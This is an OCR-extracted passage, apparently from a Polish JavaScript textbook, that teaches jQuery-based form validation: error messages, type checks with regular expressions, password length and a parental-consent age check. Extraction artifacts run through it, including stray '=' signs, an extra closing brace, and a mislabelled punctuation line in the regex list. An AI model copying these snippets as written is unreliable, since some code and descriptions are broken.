Przeglądarki internetowe nieobsługujące HTML5 nadal mogą wskazać, czy atrybut HTML5 znajduje się w elemencie. W tego rodzaju przeglądarkach, jeżeli atrybut `required` będzie obecny, to zostanie potraktowany jako ciąg tekstowy, a więc jako wartość `true`. Jeżeli atrybutu nie ma, to typem jest `undefined`, czyli wartość `falsy`.

CO JEST WERYFIKOWANE?

Trzeba zwrócić uwagę, że atrybut `required` jedynie wskazuje istnienie *pewnej* wartości. Nie określa, jak długo ta wartość powinna być, a także nie przeprowadza żadnego rodzaju weryfikacji. Konkretne operacje sprawdzenia, takie jak tutaj omawiane, powinny być dodane do funkcji `validateTypes()` lub sekcji w skrypcie zawierającej kod własnej weryfikacji.

isEmpty()

Przedstawiona poniżej funkcja `isEmpty()` pobiera parametr w postaci elementu, a następnie sprawdza, czy ma on wartość. Podobnie jak w przypadku `isRequired()`, dwie operacje sprawdzenia są używane do zapewnienia obsługi zarówno nowych, jak i starszych przeglądarek.

WSZYSTKIE PRZEGLĄDARKI INTERNETOWE

Pierwsze sprawdzenie ma na celu ustalenie, czy element *nie* ma wartości. Jeżeli element ma wartość, funkcja zwraca `false`. Jeżeli wartość jest pusta, funkcja zwraca `true`.

STARSZE PRZEGLĄDARKI INTERNETOWE

Jeżeli starsza przeglądarka internetowa używa skryptu typu polyfill dla tekstu podpowiedzi, to wartość będzie taka sama jak podpowiedź. Będzie więc uznana za pustą, jeżeli obie wartości zostaną dopasowane.

```
function isEmpty(el) {
  return !el.value || el.value === el.placeholder;
}
```

TWORZENIE KOMUNIKATU O BŁĘDZIE

Kod odpowiedzialny za weryfikację przetwarza elementy pojedynczo, a wszelkie komunikaty o błędach są przechowywane za pomocą metody jQuery o nazwie `.data()`.

JAK USTAWIANE SĄ BŁĘDY?

Jeżeli w trakcie działania kodu odpowiedzialnego za weryfikację zostanie napotkany błąd, następuje wywołanie funkcji `setErrorMessage()`, która pobiera dwa argumenty:

i) `el`: element, dla którego przygotowywany jest komunikat o błędzie;

ii) `message`: treść komunikatu o błędzie, która zostanie wyświetlona użytkownikowi.

Na przykład poniższe wywołanie spowoduje dodanie komunikatu `Wypełnienie tego pola jest wymagane` do elementu przechowywanego w zmiennej `el`:

```
setErrorMessage(el, 'To pole jest wymagane');
```

JAK DANE SĄ PRZECHOWYWANE Z WĘZŁAMI?

Każdy komunikat o błędzie będzie przechowywany wraz z węzłem elementu, co odbywa się za pomocą metody jQuery `.data()`. Kiedy masz elementy w dopasowanym zbiorze jQuery, metoda `.data()` pozwala na przechowywanie informacji w postaci par klucz-wartość dla poszczególnych elementów.

Metoda `.data()` ma dwa parametry:

i) klucz, którym zawsze będzie `errorMessage`;

ii) wartość, którą będzie treść komunikatu o błędzie przeznaczona do wyświetlenia.

setErrorMessage()

```
1 function setErrorMessage(el, message) {
2   $(el).data('errorMessage', message);
    // Przechowywanie komunikatu o błędzie wraz z elementem.
  }
```

WYŚWIETLANIE KOMUNIKATU O BŁĘDZIE

Jeżeli po sprawdzeniu wszystkich elementów choć jeden z nich będzie nieprawidłowy, funkcja `showErrorMessage()` wyświetli na stronie komunikat o błędzie.

JAK WYŚWIETLANE SĄ KOMUNIKATY O BŁĘDACH?

Jeżeli zachodzi konieczność wyświetlenia komunikatu o błędzie, najpierw na stronie dodany będzie element `<span>`, bezpośrednio po polu formularza, w którym wystąpił błąd.

Następnie komunikat o błędzie zostanie dodany do wymienionego elementu `<span>`. Aby pobrać treść komunikatu, używana jest ta sama metoda jQuery `.data()`, za pomocą której wcześniej przygotowaliśmy komunikat. Tym razem metoda pobiera tylko jeden parametr: klucz (zawsze nim będzie `errorMessage`).

Dzieje się to wewnątrz funkcji o nazwie `showErrorMessage()`, której kod przedstawiono poniżej.

1. `$el` przechowuje wybrany przez jQuery element, którego dotyczy komunikat o błędzie.
2. `$errorContainer` wyszukuje wszelkie istniejące błędy w tym elemencie. Odbywa się to przez sprawdzenie, czy istnieją elementy równorzędne o klasie `error`.
3. Jeżeli element nie ma przypisanego żadnego komunikatu o błędzie, wykonany będzie kod w nawiasie klamrowym.
4. `$errorContainer` przechowuje element `<span>`. Następnie metoda `.insertAfter()` umieszcza element `<span>` na stronie tuż za elementem, który spowodował błąd.
5. Zawartość elementu `<span>` jest wypełniana komunikatem o błędzie dla danego elementu. Treść komunikatu jest pobierana za pomocą metody `.data()` tego elementu.

showErrorMessage()

```
function showErrorMessage(el) {
  var $el = $(el);                                  // Wyszukanie elementu z błędem.
  var $errorContainer = $el.siblings('.error'); // Czy zawiera już jakiekolwiek błędy?

  if (!$errorContainer.length) {      // Jeżeli nie znaleziono komunikatów o błędach.
    // Utworzenie elementu <span> do przechowywania błędu i dodanie go po elemencie,
    // w którym wystąpił błąd. */
    $errorContainer = $('<span class="error"></span>').insertAfter($el);
  }
    $errorContainer.text($(el).data('errorMessage')); // Dodanie komunikatu o błędzie.
  }
}
```

WERYFIKACJA RÓŻNEGO RODZAJU ELEMENTÓW <INPUT>

Nowe typy elementów `<input>` w HTML5 mają wbudowane mechanizmy = weryfikacji. W omawianym przykładzie używane są elementy HTML5, ale ich weryfikację przeprowadzamy za pomocą kodu JavaScript, aby = zapewnić spójne działanie przykładu we wszystkich przeglądarkach.

Funkcja `validateTypes()` będzie przeprowadzała weryfikację = podobną jak w nowoczesnych = przeglądarkach dla elementów = HTML5, ale tutaj będzie dotyczyła wszystkich przeglądarek. = Konieczne jest:

- sprawdzenie, jakiego typu = dane powinny być przechowywane przez element = formularza;
- zagwarantowanie, że zawartość elementu odpowiada jego typowi.

1. Pierwszy wiersz w funkcji = sprawdza, czy element ma = wartość. Jeżeli użytkownik nie = wprowadził żadnych informacji, = nie można zweryfikować = typu danych. Co więcej, nie = można wówczas mówić = o *niewłaściwym* typie danych. = Dlatego też w przypadku *braku* wartości funkcja zwraca `true` (a pozostała część kodu funkcji = nie jest wykonywana).

2. Jeżeli element ma wartość, = następuje utworzenie zmiennej = o nazwie `type` przeznaczonej = do przechowywania wartości = atrybutu `type`. Przede wszystkim kod sprawdza, czy jQuery = przechowuje jakiekolwiek = informacje o typie, używając = do tego swojej metody `.data()` — w podrozdziale „Ukrycie = pola wyboru dotyczącego zgody = rodziców" dowiesz się dlaczego. = Jeżeli nie są przechowywane = żadne informacje, pobierana = jest wartość atrybutu `type`.

```
function validateTypes(el) {
  if (!el.value) return true;  // Jeżeli element nie ma wartości, należy zwrócić true.
                 // W przeciwnym razie trzeba pobrać wartość za pomocą metody .data()
  var type = $(el).data('type') || el.getAttribute('type');
  // lub pobrać atrybut type pola tekstowego.
  if (typeof validateType[type] === 'function') {
  // Czy atrybut wskazuje metodę do weryfikacji obiektu?
    return validateType[type](el);     // Jeżeli tak, sprawdzamy poprawność wartości.
  } else {                             // Jeżeli nie.
    return true;           // Zwracamy true, ponieważ wartości nie można przetestować.
  }
}
```

W omawianym przykładzie zamiast właściwości modelu DOM używana jest metoda `getAttribute()`, ponieważ wszystkie przeglądarki mogą zwrócić wartość atrybutu `type`, podczas gdy przeglądarki nierozpoznające nowej właściwości typu modelu DOM w HTML po prostu zwrócą tekst (`text`).

3. Ta funkcja używa obiektu o nazwie `validateType` (jego kod przedstawiono na kolejnej stronie) do sprawdzenia zawartości elementu. Polecenie `if` sprawdza, czy obiekt `validateType` ma metodę o nazwie odpowiadającej wartości atrybutu `type`. Jeżeli istnieje metoda o nazwie dopasowanej do typu kontrolki formularza, to:

4. Element jest przekazywany obiektowi, wartością zwrotną jest `true` lub `false`.

5. Jeżeli nie dopasowano żadnej metody, obiekt nie może przeprowadzić weryfikacji kontrolki formularza i nie zostanie przygotowany komunikat o błędzie.

UTWORZENIE OBIEKTU DO WERYFIKACJI TYPÓW DANYCH

Przedstawiony poniżej obiekt validateType ma trzy metody:


```
var validateType = {
  email: function(el) {
  // Sprawdzenie adresu
  // e-mail.
  },
  number: function(el) {
  // Sprawdzenie, czy
  // wartość jest liczbą.
  },
  date: function(el) {
  // Sprawdzenie formatu
  // daty.
  }
}
```

Kod w poszczególnych metodach jest praktycznie identyczny. Na dole strony możesz zobaczyć format metody email(). Każda metoda weryfikuje dane za pomocą tak zwanego **wyrażenia regularnego**. Wspomniane wyrażenie regularne to jedyna różnica między omawianymi tutaj metodami i służy do sprawdzania odmiennych typów danych.

Wyrażenia regularne pozwalają na **sprawdzenie istnienia wzorców** w ciągach tekstowych. W omawianym przykładzie są używane wraz z metodą o nazwie test().

Więcej informacji o wyrażeniach regularnych i ich składni znajdziesz na dwóch kolejnych stronach. Teraz musisz jedynie wiedzieć, że są wykorzystywane do sprawdzenia, czy kontener danych zawiera określony wzorzec znaków.

Przechowywanie tych operacji sprawdzeń jako metod obiektu powoduje, że bardzo łatwo uzyskać do nich dostęp, kiedy zachodzi potrzeba weryfikacji różnego typu pól formularza.



i) Wyrażenie regularne ma postać [^@]+@[^@]+ (znajduje się między znakami / i /). Oznacza wzorzec znaków, które najczęściej znajdują się w adresach e-mail.

ii) Metoda test() pobiera jeden parametr (ciąg tekstowy) i następnie sprawdza, czy wyrażenie regularne może dopasować znaki w tym ciągu tekstowym. Wartością zwrotną metody jest wartość boolowska.

iii) W omawianym przykładzie metodzie test() jest przekazywana wartość elementu przeznaczonego do sprawdzenia. Poniżej przedstawiono metodę sprawdzającą adresy e-mail.

```
email: function (el) {                                  // Utworzenie metody email().
  var valid = /[^@]+@[^@]+/.test(el.value);
  // Wynik testu jest przechowywany w zmiennej valid.
  if (!valid) { // Jeżeli wartością zmiennej valid nie jest true.=
    setErrorMessage(el, 'Proszę podać poprawny adres e-mail');
    // Przygotowanie komunikatu o błędzie.
  }
  return valid;                                         // Zwrot zmiennej valid.=
},
```

1. Zmienna o nazwie `valid` przechowuje wynik testu = przeprowadzonego za pomocą = wyrażenia regularnego.

2. Jeżeli ciąg tekstowy nie = zawiera dopasowania znaków = wskazywanych przez wyrażenie = regularne:

3. Przygotowanie komunikatu = o błędzie.

4. Funkcja zwraca wartość = zmiennej `valid` (może to być = `true` lub `false`).

WYRAŻENIA REGULARNE

Wyrażenia regularne powodują wyszukiwanie znaków tworzących wzorzec. = Umożliwiają także zastąpienie tych znaków innymi.

Wyrażenia regularne nie = wyszukują po prostu dopasowanych znaków, mogą = przeprowadzać sprawdzenie = pod kątem sekwencji znaków = małych i dużych, liczb, znaków = przestankowych i innych.

Idea jest podobna do oferowanej przez edytory tekstu = funkcji typu „znajdź i zamień”, = ale pozwala na przygotowanie = znacznie bardziej skomplikowanych operacji wyszukiwania = kombinacji znaków.

Poniżej przedstawiono elementy = konstrukcyjne wyrażeń regularnych. Na stronie po prawej = znajdziesz kilka przykładów = połączenia tych elementów = w celu utworzenia narzędzi = służących do dopasowania wzorca, które będą oferować = znacznie większe możliwości.

`.`
dowolny znak (z wyjątkiem = nowego wiersza)

`[ ]`
jeden znak = podany = w nawiasie

`[^ ]`
jeden znak nieznajdujący się = w tym nawiasie

`^`
położenie = początkowe w dowolnym = wierszu

`$`
położenie końcowe w dowolnym = wierszu

`( )`
subwyrażenia = (czasami = nazywane blokami lub = grupami przechwytywania)

`*`
poprzedni element = występuje zero = lub więcej razy

`\n`
n-te subwyrażenie = (*n* to cyfra = od 1 do 9)

`{m,n}`
poprzedni element = występuje minimum *m* razy, = ale nie więcej niż *n* razy

`\d`
cyfra

`\D`
znak inny niż = cyfra

`\s`
znak odstępu

`\S`
znak inny niż = znak odstępu

`\w`
znak alfanumeryczny = (A – Z, a – z, 0 – 9)

`\W`
znak inny niż = alfanumeryczny = (z wyjątkiem _)

NAJCZĘŚCIEJ STOSOWANE WYRAŻENIA REGULARNE

Oto wybrane wyrażenia regularne, które możesz wykorzystać w kodzie. = Część z nich oferuje znacznie większe możliwości niż te, które zaadaptowano = w przeglądarkach internetowych.

Gdy powstawała ta książka, = niektóre reguły weryfikacji = stosowane przez najważniejsze = przeglądarki nie działały = najlepiej. Część z poniższych = wyrażeń regularnych ma = znacznie bardziej rygorystyczne działanie.

Jednak wyrażenia regularne nie = są doskonałe. To nadal ciągi = tekstowe, które mogą nie być = w stanie przeprowadzić wery-fikacji danych, ale przekażą te = testy niżej.

Warto również pamiętać = o istnieniu wielu sposobów = na wyrażenie tego samego = z wykorzystaniem wyrażeń = regularnych. Dlatego też = możesz spotykać się z innymi = wyrażeniami regularnymi prze-znaczonymi do wykonywania = wymienionych poniżej zadań.

```
/^\d+$/
```

oznacza liczbę

```
^[ \s]+
```

oznacza znak odstępu na początku wiersza

```
/[^@]+@[^@]+/
```

oznacza adres e-mail

```
/^#[a-fA-F0-9]{6}$/
```

oznacza kolor wyrażony jako wartość szesnastkowa

```
!"#$%&\'()*+,-./@:;<=>[\\]^_`{|}~
```

oznacza kolor wyrażony jako wartość szesnastkowa

```
/^(\d{2}\/\d{2}\/\d{4})|(\d{4}-\d{2}-\d{2})$/
```

oznacza datę w formacie rr-mm-dd

WERYFIKACJA NIESTANDARDOWA

Ostatnia część skryptu przeprowadza trzy operacje sprawdzenia, które mają zastosowanie w poszczególnych elementach formularza. Każda operacja jest zdefiniowana w nazwanej funkcji.

Na kolejnych stronach poznasz te trzy funkcje. Każda z nich jest wywoływana w dokładnie taki sam sposób jak przedstawiona poniżej `validateBio()`. (Pełny kod wywołujący te funkcje jest wraz z pozostałymi przykładami dostępny w witrynie internetowej poświęconej książce).

FUNKCJA	OPIS
`validateBio()`	Sprawdzenie, czy informacje o użytkowniku mają mniej niż 140 znaków.
`validatePassword()`	Sprawdzenie, czy hasło ma przynajmniej 8 znaków.
`validateParentsConsent()`	Jeżeli użytkownik ma mniej niż 13 lat, musi być zaznaczone pole oznaczające zgodę rodziców.


Wszystkie wymienione funkcje zwracają wartość `true` lub `false`.

```
1 if (!validateBio()) {
  // Wywołanie validateBio(), jeśli kontrolka jest nieprawidłowa.
2   showErrorMessage(document.getElementById('bio'));
    // Wyświetlenie komunikatu o błędzie.
    valid.bio = false;  // Uaktualnienie obiektu - element niepoprawny.
  } else {              // W przeciwnym razie następuje usunięcie komunikatu o błędzie.
3   removeErrorMessage(document.getElementById('bio'));
  }
```

1. Funkcja jest wywoływana jako warunek w konstrukcji `if-else`. Zostało to pokazane w podrozdziale „Ogólne omówienie kodu" jako kroki od 14. do 16.

2. Jeżeli wartością zwrotną funkcji jest `false`, następuje wyświetlenie komunikatu o błędzie, a odpowiedniej właściwości obiektu `valid` zostaje przypisana wartość `false`.

3. Jeżeli wartością zwrotną funkcji jest `true`, komunikat o błędzie jest usuwany z odpowiedniego elementu.



WERYFIKACJA INFORMACJI O UŻYTKOWNIKU I HASŁA

Funkcja `validateBio()`:

1. W zmiennej o nazwie `bio` przechowuje element formularza zawierający informacje o użytkowniku.
2. Jeżeli wielkość tych informacji wynosi 140 znaków lub mniej, wartością zmiennej `valid` jest `true` (w przeciwnym razie wartością jest `false`).
3. Jeżeli zmienna `valid` ma wartość inną niż `true`, to...
4. ...następuje wywołanie funkcji `setErrorMessage()` — patrz podrozdział „Tworzenie komunikatu o błędzie".
5. Atrybut `valid` jest zwracany do kodu wywołującego funkcję, który wyświetli lub ukryje komunikat o błędzie.

JAVASCRIPT c13/js/validation.js

```
function validateBio() {
  var bio   = document.getElementById('bio');
  // Przechowywanie odniesienia do informacji o użytkowniku.
  var valid = bio.value.length <= 140;
  // Czy te informacje mają 140 znaków lub mniej?
  if (!valid) {              // Jeżeli nie, należy przygotować komunikat o błędzie.
    setErrorMessage(bio, 'Informacje o Tobie mogą mieć maksymalnie 140 znaków');
  }
  return valid;              // Zwrot wartości boolowskiej.
}
```

Funkcja `validatePassword()` rozpoczyna działanie od zadań przedstawionych w poniższych punktach:

1. W zmiennej o nazwie `password` przechowuje element formularza zawierający hasło.
2. Jeżeli wartość ma co najmniej 8 znaków, to wartością zmiennej `valid` jest `true` (w przeciwnym razie wartością jest `false`).
3. Jeżeli zmienna `valid` ma wartość inną niż `true`, to...
4. ...następuje wywołanie funkcji `setErrorMessage()`.
5. Atrybut `valid` jest zwracany do kodu wywołującego funkcję, który wyświetli lub ukryje komunikat o błędzie.

JAVASCRIPT c13/js/validation.js

```
function validatePassword() {
  var password = document.getElementById('password');
  // Przechowywanie odniesienia do elementu hasła.
  var valid    = password.value.length >= 8; // Czy wartość ma co najmniej 8 znaków?
  if (!valid) {               // Jeżeli nie, należy przygotować komunikat o błędzie.
    setErrorMessage(password, 'Hasło musi składać się z przynajmniej 8 znaków');
  }
  return valid;                           // Zwrot wartości true lub false.
}
```

ZALEŻNOŚCI KODU I JEGO PONOWNE UŻYCIE

W każdym projekcie należy unikać tworzenia dwóch zestawów kodu wykonujących to samo zadanie. Ponadto można spróbować wielokrotnie wykorzystywać ten sam kod w różnych projektach (na przykład za pomocą skryptów pomocniczych lub wtyczek jQuery). Jeżeli zdecydujesz się na takie rozwiązanie, zwróć uwagę na wszelkie zależności w kodzie.

ZALEŻNOŚCI

Czasami do prawidłowego działania skryptu konieczne jest dołączenie innego skryptu na stronie. Kiedy tworzysz skrypt oparty na innym skrypcie, ten *drugi* jest określany mianem zależności.

Na przykład jeżeli tworzysz skrypt wykorzystujący jQuery, to działanie takiego skryptu jest uzależnione od dołączenia biblioteki jQuery na stronie. W przeciwnym razie nie będzie można używać jej selektorów i metod.

Dobrym rozwiązaniem jest wskazywanie zależności w komentarzu na początku skryptu, aby były jasne dla innych programistów. Ostatnia funkcja w omawianym przykładzie służy do sprawdzenia wieku użytkownika, a jej prawidłowe działanie zależy od obecności innego skryptu.

WIELOKROTNE UŻYCIE KODU KONTRA JEGO POWIELANIE

Kiedy masz dwa zestawy kodu wykonujące to samo zadanie, mówimy o powielaniu kodu. Najczęściej jest to uznawane za złą praktykę w programowaniu.

Przeciwieństwem jest wielokrotne wykorzystywanie tych samych wierszy kodu w więcej niż tylko jednej części skryptu (funkcje to doskonały przykład wielokrotnego użycia tego samego kodu).

Prawdopodobnie słyszałeś, że programiści określają to mianem zasady DRY (ang. *don't repeat yourself* — „nie powtarzaj się"). „Każdy skrawek danych musi mieć pojedynczą, jednoznaczną i zdecydowaną reprezentację w systemie". Reguła ta została sformułowana przez Andrew Hunta i Dave'a Thomasa w książce zatytułowanej *Pragmatyczny programista. Od czeladnika do mistrza* (Helion 2011).

Aby było możliwe wielokrotne użycie tego samego kodu, programiści bardzo często tworzą zbiory krótszych skryptów (zamiast jednego długiego). Dlatego też wielokrotne użycie kodu może doprowadzić do powstania jeszcze większych zależności w kodzie. Przykład spotkałeś już wcześniej w postaci funkcji pomocniczych dla procedur obsługi zdarzeń. Teraz poznasz kolejny przykład.

WERYFIKACJA UDZIELENIA ZGODY PRZEZ RODZICÓW

Podczas wprowadzania skryptu przeznaczonego do weryfikacji wspomniano, że formularz wykorzystuje kilka skryptów usprawniających stronę. Skrypty te zaczniesz poznawać na kolejnej stronie. O jednym z nich trzeba tutaj powiedzieć, ponieważ podczas wczytywania strony ukrywa pole wyboru oznaczające zgodę rodziców.

To pole wyboru będzie wyświetlone ponownie tylko wtedy, gdy użytkownik podaje, że ma 13 lat lub mniej.

Kod weryfikacji odpowiedzialny za sprawdzenie, czy rodzice udzielili takiemu użytkownikowi zgody będzie uruchomiony tylko wtedy, gdy wspomniane pole wyboru jest wyświetlane.

Dlatego też działanie kodu sprawdzającego udzielenie zgody przez rodziców zależy od (ponownego użycia) tego samego kodu, który sprawdza, czy pole wyboru powinno być wyświetlone. Takie rozwiązanie będzie działało, o ile inny skrypt (wyświetlający lub ukrywający pole wyboru) zostanie dołączony na stronie przed skryptem odpowiedzialnym za weryfikację.

Funkcja `validateParentsConsent()` jest wywoływana tak samo jak dwie wcześniejsze funkcje przeprowadzające operacje sprawdzenia (patrz podrozdział „Weryfikacja niestandardowa"). Wewnątrz tej funkcji mamy:

1. Zmienne przeznaczone do przechowywania pola wyboru dla zgody udzielanej przez rodziców oraz kontener dla elementu tego pola.

2. Przypisanie zmiennej `valid` wartości `true`.

3. Polecenie `if` sprawdza, czy kontener dla pola wyboru *nie* jest ukryty. Odbywa się to przez pobranie wartości atrybutu `class` i użycie przedstawionej w rozdziale 3., w podrozdziale „Obiekty globalne — obiekt String", funkcji `indexOf()` do sprawdzenia, czy atrybut ma wartość `hide`. Jeżeli wartość *nie* zostanie znaleziona, to wartością zwrotną `indexOf()` będzie `-1`.

4. Jeżeli pole wyboru nie jest ukryte, użytkownik ma 13 lat lub mniej. W takim przypadku pole wyboru jest zaznaczone, a wartością zmiennej `valid` jest `true`. Jeżeli nie było zaznaczone, wartością będzie `false`.

5. Jeżeli element jest nieprawidłowy, nastąpi dodanie do niego komunikatu o błędzie.

6. Funkcja zwraca wartość zmiennej `valid`, wskazując tym samym, czy użytkownik otrzymał zgodę rodziców.

JAVASCRIPT c13/js/validation.js

```
function validateParentsConsent() {
  var parentsConsent   = document.getElementById('parents-consent');
  var consentContainer = document.getElementById('consent-container');
  var valid = true;              // Zmienna: valid otrzymuje wartość true.
  if (consentContainer.className.indexOf('hide') === -1) {
  // Jeżeli pole wyboru jest wyświetlone.
    valid = parentsConsent.checked;
    // Uaktualnienie zmiennej valid: jest zaznaczona lub nie.
    if (!valid) {                // Jeżeli nie, należy wyświetlić komunikat o błędzie.
      setErrorMessage(parentsConsent, 'Wymagana jest zgoda rodziców');
    }
  }
  return valid;                  // Zwrócenie informacji o prawidłowości elementu.=
}
```

UKRYCIE POLA WYBORU DOTYCZĄCEGO ZGODY RODZICÓW

Jak zobaczyłeś na poprzedniej stronie, formularz = subskrypcji wykorzystuje dwa dodatkowe skrypty = w celu usprawnienia działania. Oto pierwszy = z nich, który ma do wypełnienia dwa zadania:

- Użycie kontrolki daty w jQuery UI w celu wyświetlania tak samo wyglądającej kontrolki daty we wszystkich przeglądarkach internetowych.
- Sprawdzenie, czy pole wyboru oznaczające = zgodę rodziców powinno być wyświetlone. Sprawdzenie jest przeprowadzane podczas = opuszczania kontrolki daty. (Zgoda rodziców = jest konieczna, jeśli użytkownik ma poniżej = 13 lat).

1. Umieszczenie skryptu w funkcji typu IIFE (nie = pokazano tego w omawianym diagramie).
2. Trzy zmienne jQuery przechowują pole, = w którym użytkownik podaje datę urodzenia, pole = wyboru oznaczające zgodę rodziców oraz kontener = dla wspomnianego pola wyboru.
3. Dane pochodzące z pola, w którym użytkownik = podał datę, zostają skonwertowane na tekst, = aby nie występował konflikt z funkcją kontrolki = wyboru daty w HTML5 (w tym celu stosowana = jest metoda jQuery `.prop()` zmieniająca wartość = atrybutu `type` kontrolki). Wykorzystanie metody = `.data()` wskazuje na dane wejściowe w postaci = daty, natomiast metoda jQuery UI o nazwie = `.datepicker()` tworzy oferowaną przez jQuery UI = kontrolkę wyboru daty.
4. Kiedy użytkownik opuści pole pozwalające = na podanie daty, następuje wywołanie funkcji = `checkDate()`.
5. Zadeklarowanie funkcji `checkDate()`.
6. Utworzenie zmiennej o nazwie `dob` przeznaczonej do przechowywania daty wskazanej przez = użytkownika. Ta data będzie skonwertowana na = tablicę trzech wartości (miesiąc, dzień i rok) za = pomocą metody `split()` obiektu `String`.

7. Wywołanie funkcji `toggleParentsConsent()`, która pobiera tylko jeden parametr: datę urodzenia przekazywaną funkcji jako obiekt `Date`.

8. Zadeklarowanie funkcji `toggleParentsConsent()`.

9. Wewnątrz funkcji następuje sprawdzenie, czy data jest liczbą. Jeżeli nie, polecenie `return` powoduje zatrzymanie działania funkcji.

10. Bieżąca godzina jest otrzymywana przez utworzenie nowego obiektu `Date` (aktualna godzina to wartość domyślna nowego obiektu `Date`). Będzie przechowywana w zmiennej o nazwie `now`.

11. Aby określić wiek użytkownika, należy datę jego urodzenia odjąć od bieżącej. W celu zachowania prostoty pomijamy fakt istnienia lat przestępnych. Jeżeli użytkownik ma mniej niż 13 lat:

12. Wyświetlanie kontenera na pole wyboru oznaczające zgodę rodziców.

13. W przeciwnym razie kontener na pole wyboru oznaczające zgodę rodziców zostaje ukryty, a samo pole wyboru jest niezaznaczone.

POTWIERDZENIE WIEKU

c13/js/birthday.js — JAVASCRIPT

```
(1) (function() {
      var $birth           = $('#birthday');              // Podana data urodzenia.
(2)   var $parentsConsent  = $('#parents-consent');       // Pole wyboru oznaczające
                                                          // zgodę rodziców.
      var $consentContainer = $('#consent-container');    // Kontener dla pola wyboru.
      // Utworzenie za pomocą jQuery UI kontrolki do wyboru daty.
(3)   $birth.prop('type', 'text').data('type', 'date').datepicker({
        dateFormat: 'yy-mm-dd'                            // Określenie formatu daty.
      });
(4)   $birth.on('blur change', checkDate);                // Pole wprowadzenia daty
                                                          // staje się nieaktywne.
(5)   function checkDate() {                              // Zadeklarowanie checkDate().
(6)     var dob = this.value.split('-');                  // Tablica na podstawie daty.
        // Przekazanie funkcji toggleParentsConsent() daty urodzenia użytkownika
        // w postaci obiektu Date.=
(7)     toggleParentsConsent(new Date(dob[0], dob[1] - 1, dob[2]));
      }
(8)   function toggleParentsConsent(date) {               // Zadeklarowanie funkcji.
(9)     if (isNaN(date)) return; // Zatrzymanie działania, jeśli data jest nieprawidłowa.
(10)    var now = new Date();                          // Nowy obiekt daty: dzisiejsza.
        // Jeżeli różnica (teraz minus data urodzenia wynosi mniej niż 13 lat),
        // to należy wyświetlić pole wyboru oznaczające zgodę rodziców.
        // (Nie uwzględniamy istnienia lat przestępnych).
        // Aby uzyskać 13 lat, trzeba użyć wartości: milisekundy * sekundy * minuty *
        // godziny * dni * lata.
(11)    if ((now - date) < (1000 * 60 * 60 * 24 * 365 * 13)) {
(12)      $consentContainer.removeClass('hide');          // Usunięcie klasy hide.
          $parentsConsent.focus();                        // Pole staje się aktywne.
        } else {                                          // W przeciwnym razie.
(13)      $consentContainer.addClass('hide');             // Dodanie klasy hide.
          $parentsConsent.prop('checked', false);
          // Przypisanie właściwości checked wartości false.
        }
      }
    }());
```


Podczas tworzenia kontrolki wyboru daty za pomocą jQuery UI = można określić format, w jakim ma zostać podana data. Poniżej = wymieniono kilka różnych opcji podczas formatowania daty oraz = sposób wyświetlania przez nie daty 20 grudnia 1995 roku. W tym = konkretnym przypadku y oznacza dwie cyfry dla roku, natomiast yy oznacza cztery cyfry dla roku.

FORMAT	WYNIK
mm/dd/yy	12/20/1995
yy-mm-dd	1995-12-20
d m, y	20 gru, 95
mm d, yy	grudzień 20, 1995=
DD, d mm, yy	sobota, 20 grudzień, 1995

INFORMACJE ZWROTNE DOTYCZĄCE HASŁA

Zadaniem drugiego skryptu usprawniającego formularz jest dostarczanie informacji użytkownikom, gdy opuszczają oni pole służące do wprowadzenia hasła. Skrypt zmienia wartość atrybutu `class` pola hasła i umożliwia wyświetlenie informacji, czy hasło jest wystarczająco długie oraz czy wartości wprowadzone w polu hasła i potwierdzenia hasła są identyczne.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Zmienne przechowujące odniesienia do pól hasła i potwierdzenia hasła.
3. Zadeklarowanie funkcji `setErrorHighlighter()`.
4. Pobranie elementu docelowego dla zdarzenia, które wywołało funkcję.
5. Polecenie `if` sprawdza wartość elementu. Jeżeli jest mniejsza niż 8 znaków, to atrybut `class` elementu otrzymuje wartość `fail`. W przeciwnym razie wartością atrybutu jest `pass`.
